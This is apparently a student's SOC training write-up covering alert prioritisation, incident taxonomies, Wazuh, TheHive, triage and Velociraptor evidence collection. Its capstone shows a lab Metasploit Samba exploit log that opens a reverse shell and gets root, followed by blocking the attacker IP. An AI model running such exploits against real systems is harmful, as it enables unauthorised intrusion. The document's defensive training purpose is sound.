- **Alert Priority Levels :**

Alert Priority levels are used by Security Operations Center (SOC) to determine which incident require immediate escalation and action.

a) Priority Definitions: Alerts can be classified into four standard categories based on impact, severity and urgency.

1) Critical – Severe impact has happened on the system or network and requires immediate action.

Eg : Ransomware attack encryption in progress

2) High – Major Threat and it may lead to compromise of system or network

Eg: Unauthorized login into network from foreign IP.

3) Medium – It can be considered as moderate threat and it requires timely review of
System and network.

Eg : Unauthorized user attempting multiple failed logins on server.

4) Low – It can be considered with minimal risk and it requires routine monitoring
Through the network.

Eg : Outdated software version on the server or the network.

b) **Assignment Criteria :** Assignment criteria takes into consideration the following points:

1) Asset Criticality : Production database server can be considered as the one with high priority whereas the Non production test server can be considered as the one with lower priority.

2) Exploit Likelihood : If a vulnerability or a outdated patch has a public exploit available then it can be considered with a high/critical priority.

3) Business Impact : Can the vulnerability cause a financial loss or can it impact operations.

4) Threat Intelligence : The alerts that are mapped to the threat actors or malicious IP can be considered as the one with High Priority.

Eg : Log4Shell (CVE-2021 - 44228) with a CVSS score of 9.8 was considered critical because attackers could execute remote code without the authentication.

c) **Scoring Systems :** Organizations use scoring systems to standardize events that occur. CVSS (Common Vulnerability Scoring System) uses multiple metrics to score a event occurred.

- **Incident Classification:**

a) Core Concepts : Common cybersecurity incident require type include following incident categories.

1) Malware – It can be defined as the unwanted software causing harm.
   Eg : Trojan Infection
2) Phishing – Attempts to gain or steal the credentials
   Eg : Fake Login Mails
3) DDOS – Overloading a server with more amount of traffic
   Eg: Flood attack of bots on a server
4) Insider Threat – Malicious or Negligent activity caused by a employee
   Eg: Employee stealing official data.
5) Data Exfiltration – Unauthorized transfer of data.
   Eg : Official or sensitive files sent to external unknown mail.

b) Taxonomy Framework : Various frameworks help classify incidents.

1) MITRE ATTACK : It classifies a matrix of adversary behaviors.
   Eg : T1566 – Phishing
   T1105 – Command & Control
2) ENISA Incident Taxonomy – It classifies incidents into various categories:
   - Information Leakage
   - Intrusion
   - Code Execution
   - Availability
   - Fraud
3) VERIS Framework – It is a framework which is used for documenting security events. It has four components
   - Actors
   - Actions
   - Assets
   - Attributes

c) Contextual Metadata – It enriches incidents with important details for investigation.

- Timestamp
- Source & Destination Ips
- Affected systems
- Event Logs

  - Hashes of malicious files
  - Related indicators of compromise (IOCs)

Eg : A phishing email may include the email header, sender IP, and malicious links.

- **Basic Incident Response :**

  Incident response can be defined as the structured process used to manage and handle security breaches effectively.


  a) Incident Response Lifecycle

  1) Preparation: It consists various strategies like establishing communication plans, setting up monitoring tools, training the employees and staff.
  2) Identification : To detect and verify malicious incidents, asses the alert severity, confirm and verify that the incident occurred is a real security incident.
  3) Containment : To stop the spread of attack or threat, Isolate the affected systems, patch the vulnerabilities, restrict the access.
  4) Eradication : To remove the root cause of the incident or attack, Delete the virus, malware, close the ports, remove malicious accounts.
  5) Recovery : To restore the operations back to normal, rebuild the systems and ensure every system is properly patched and updated, Monitor for reinfection
  6) Lessons Learned : To conduct post incident meetings for takeover from the incident and documenting it properly for the future use and Improving the detection and policies for better future.

  b) Incident Response Procedure : Common Incident response procedures or actions can include the following


  - System Isolation : To disconnect or remove the infected system from the network or server.
  - Evidence Preservation : To keep memory dumps, Logs collection, File hashing (to ensure the integrity)
  - Communication Protocols : Internal reporting to concerned stakeholders, Following escalation matrix, Avoiding the public disclosures until approved.
  - SOAR (Security Orchestration, Automation and Response) : Tools like splunk phantom automate task such as Blocking IPs, sending alerts.

- Alert Classification in Google Sheets



Alert ID	Alert Type	Priority	MITRE technique	Description	Status
1	Phishing Email	High	T1566 (Phishing)	Suspicious Link Found	New
2	Failed Login Attempts	Medium	T1110 (Brute Force)	5 Login Attempts fail from 192.168.1.10	New

- Prioritize Alerts With CVSS score and it detects severity based on score provided



Alert	CVSS Score	Severity
Log4Shell Exploit	9.8	Critical
Port Scan	3.1	Low
Man in the Middle	7.8	High

- **Dashboard Creation using Wazuh**

Below are the steps to be followed for dashboard creation using Wazuh.

a) Download and install Wazuh & Wazuh-Manager in VM

b) After installing enable and start the services of Wazuh

c) After starting the services check the status and it should be active

d) Then start the services of Elasticsearch and also check status for the same

e) generate some test results like failed login attempts

f) It would be generated by ssh wronguser@127.0.0.1 and enter wrong password more than 3 times

g) After that check Wazuh alerts in the alerts.json it will show output like “Multiple failed login attempts”

h) Open the Wazuh dashboard in browser of VM

i) Create Pie chart with the help of visualization -> create visualization -> Pie charts

j) Then select wazuh-alerts-*

k) Then click on apply changes after selecting count and buckets

l) Pie chart will be displayed of alerts with severity

- **Incident ticket :**

  Below mentioned steps are to be followed for creating incident ticket on Hive

  a) Download and install Hive and its repositories on VM

  b) Start the service of Hive

  c) Open the Hive Browser with default credentials

  d) After logging in click on create new case and a new case opens

  e) Fill in the Case details like :

     1) Title : Critical Ransomware attack detected on Server

     2) Description : Indicators :File and IP : 192.168.1.50

     3) Priority : Critical

     4) Assignee : SOC Analyst

  f) After that check the fields filled correctly

  g) After that click on Add Observable enter the type:file , data : crypto and click on Save

  h) Again click on observable type the IP and enter the data – 192.168.1.50 and click on Save

  i) After saving observables are listed under the case

  j) After this save the case and verify ticket by clicking on Browser -> case list there we can see title , IP, description, assignee

- **Escalation Role play :**

Email for Escalation :

Subject : Escalation – Critical Ransomware Activity on Server


Dear Level 2 Team,

A Critical Alert has been detected on server indicating Ransomware behavior. Various files were identified with encryption activity. Source IP involve is 192.168.1.18 Wazuh identified this as an Critical severity incident and initial containment has begun. Indicators suggest that compromise requiring immediate investigation and action. Please review the attachments and initiate the troubleshooting on incident. Additional logs will be available on request.

Regards

SOC Analyst

- **Response documentation:**



Phishing Email Reported

Initial Steps :
- Verify Email Address
- Check link Reputation
- Identify affected users

Containment
- Isolate Endpoints

Evidence Collection
- Logs , Memory, Email dumps

Analysis
- Impact Analysis

Remediation
- Block Sender IP
- Reset Passwords
- Update the Patches

Recovery
- Restore operations back to normal

Post Mortem
- Lessons Learned from the Incident

- **Alert Triage Practice :**

  Below steps are to be followed for alert triage using Wazuh, Virustotal

  a) The first step is to install Wazuh and Wazuh agent on the VM

  b) After installing it check the status it should be active and running

  c) After installing generate a fake brute force alert.

  d) Confirm the alert in the Wazuh dashboard.

  e) You will see the alert with label Brute force attack from IP 192.168.1.100

  f) The failed login attempts from same Ip confirm the brute force attack

  g) After that search in https://otx.alienvault.com search for 192.168.1.100 IP

  h) In this we didn't found anything suspicious

  i) Do the same with https://virustotal.com and this also we found the IP to be harmless

  j) The next step is the containment and for that we block the IP .

- Findings : AlienVault OTX and Virustotal showed no malicious history for 192.168.1.100 IP . This IP performed multiple failed login attempts confirming the brute force pattern and after that no successful login was detected. The action taken was that the IP was blocked and the monitoring was increased.

- **Evidence Preservation** :

  Below steps are to be followed for Evidence preservation using Velociraptor.

  a) In VM create repository evidence

  b) The next step is to install Velociraptor and verify its installation

  c) You can verify the installation by checking the version **velociraptor version**


  d) The next step is to collect volatile data (SELECT * FROM netstat())

  e) Store the data into csv format and verify by running **ls -l** you shall see the output of **nestat_output.csv**

  f) The next step is verify the csv content by **head netstat_output.csv**

  g) It will show the following output with volatile data collected

Volatile Data Collection :



```
prasad@prasad-VirtualBox:~/velociraptor_evidence$ head netstat_output.csv
Fd,Family,Type,Laddr,Raddr,Status,Pid,FamilyString,TypeString
0,2,1,"{
 ""IP"": ""127.0.0.53"",
 ""Port"": 53
}","{
 ""IP"": ""0.0.0.0"",
 ""Port"": 0
}",LISTEN,-1,IPv4,TCP
0,2,1,"{
 ""IP"": ""127.0.0.1"",
prasad@prasad-VirtualBox:~/velociraptor_evidence$ 
```

h) The next step is to collect the memory dump

i) Download avml (linux Memory dump tool) and make it executable by **chmod +x avml**


j) Then next step is to acquire the memory dump and then verify the memory dump

k) The next task is to hash the memory dump by sudo sha256sum memory dump.raw > memory_hash.txt

l) After hashing check the output by cat memory_hash.txt

m) It shows the following output of hashed output.


Memory dump hashed



```
prasad@prasad-VirtualBox:~/velociraptor_evidence$ sudo sha256sum memory_dump.raw > memory_hash.txt
prasad@prasad-VirtualBox:~/velociraptor_evidence$ cat memory_hash.txt
74fb4a2f5e2c2c084edb071fd74f3aed050ef0efe4743adf2ec7f6369d63e0c1  memory_dump.raw
prasad@prasad-VirtualBox:~/velociraptor_evidence$ 
```

- **Capstone Project** : Full Alert to Response cycle.


Below is the snapshot for backdoor Metasploit attack in msfconsole



```
prasadbhende
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.56.101
LHOST ⇒ 192.168.56.101
msf exploit(multi/samba/usermap_script) > set LPORT 4444
LPORT ⇒ 4444
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.56.102
RHOSTS ⇒ 192.168.56.102
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Command shell session 2 opened (192.168.56.101:4444 → 192.168.56.102:53304) at 2025-11-24 17:45:14 +0530

whoami
root
```

- **Block attackers IP :**




```
prasad@prasad-VirtualBox:~$ sudo cscli decisions add --ip 192.168.56.101 --duration 2h
INFO Decision successfully added
prasad@prasad-VirtualBox:~$ sudo cscli decisions list

| ID | Source |     Scope:Value                          Reason                          | Action | Country | AS
 | Events | expiration | Alert ID

| 1  | cscli  | Ip:192.168.56.101 | manual 'ban' from                                   | ban    |         |
 | 1        | 1h59m42s   | 1
                                 '2a5da9edf78048758a4f05cbef998eccmDUyMDUghrQSSdpd'

prasad@prasad-VirtualBox:~$
```

- Output of IP blocked as ping test taken for VM IP from Metasploit (attacker console)



```
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ping 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.

--- 192.168.56.102 ping statistics ---
236 packets transmitted, 0 received, 100% packet loss, time 235285ms
```

- Stakeholder Briefing :

Hello Sir, On 8th of 2025 our monitoring system detected an attempt to break into the system. The attacker tried to exploit the vulnerability in an old server. Our defenses worked as expected, Wazuh detected the activity and our security team quickly blocked the attackers IP through crowdsec. The server was isolated so as to prevent other systems from attack. No sensitive data was accessed and the incident was prevented. We recommend removing outdated services so as to improve the system checks and continue to strengthen the monitoring and prevent systems and servers in future.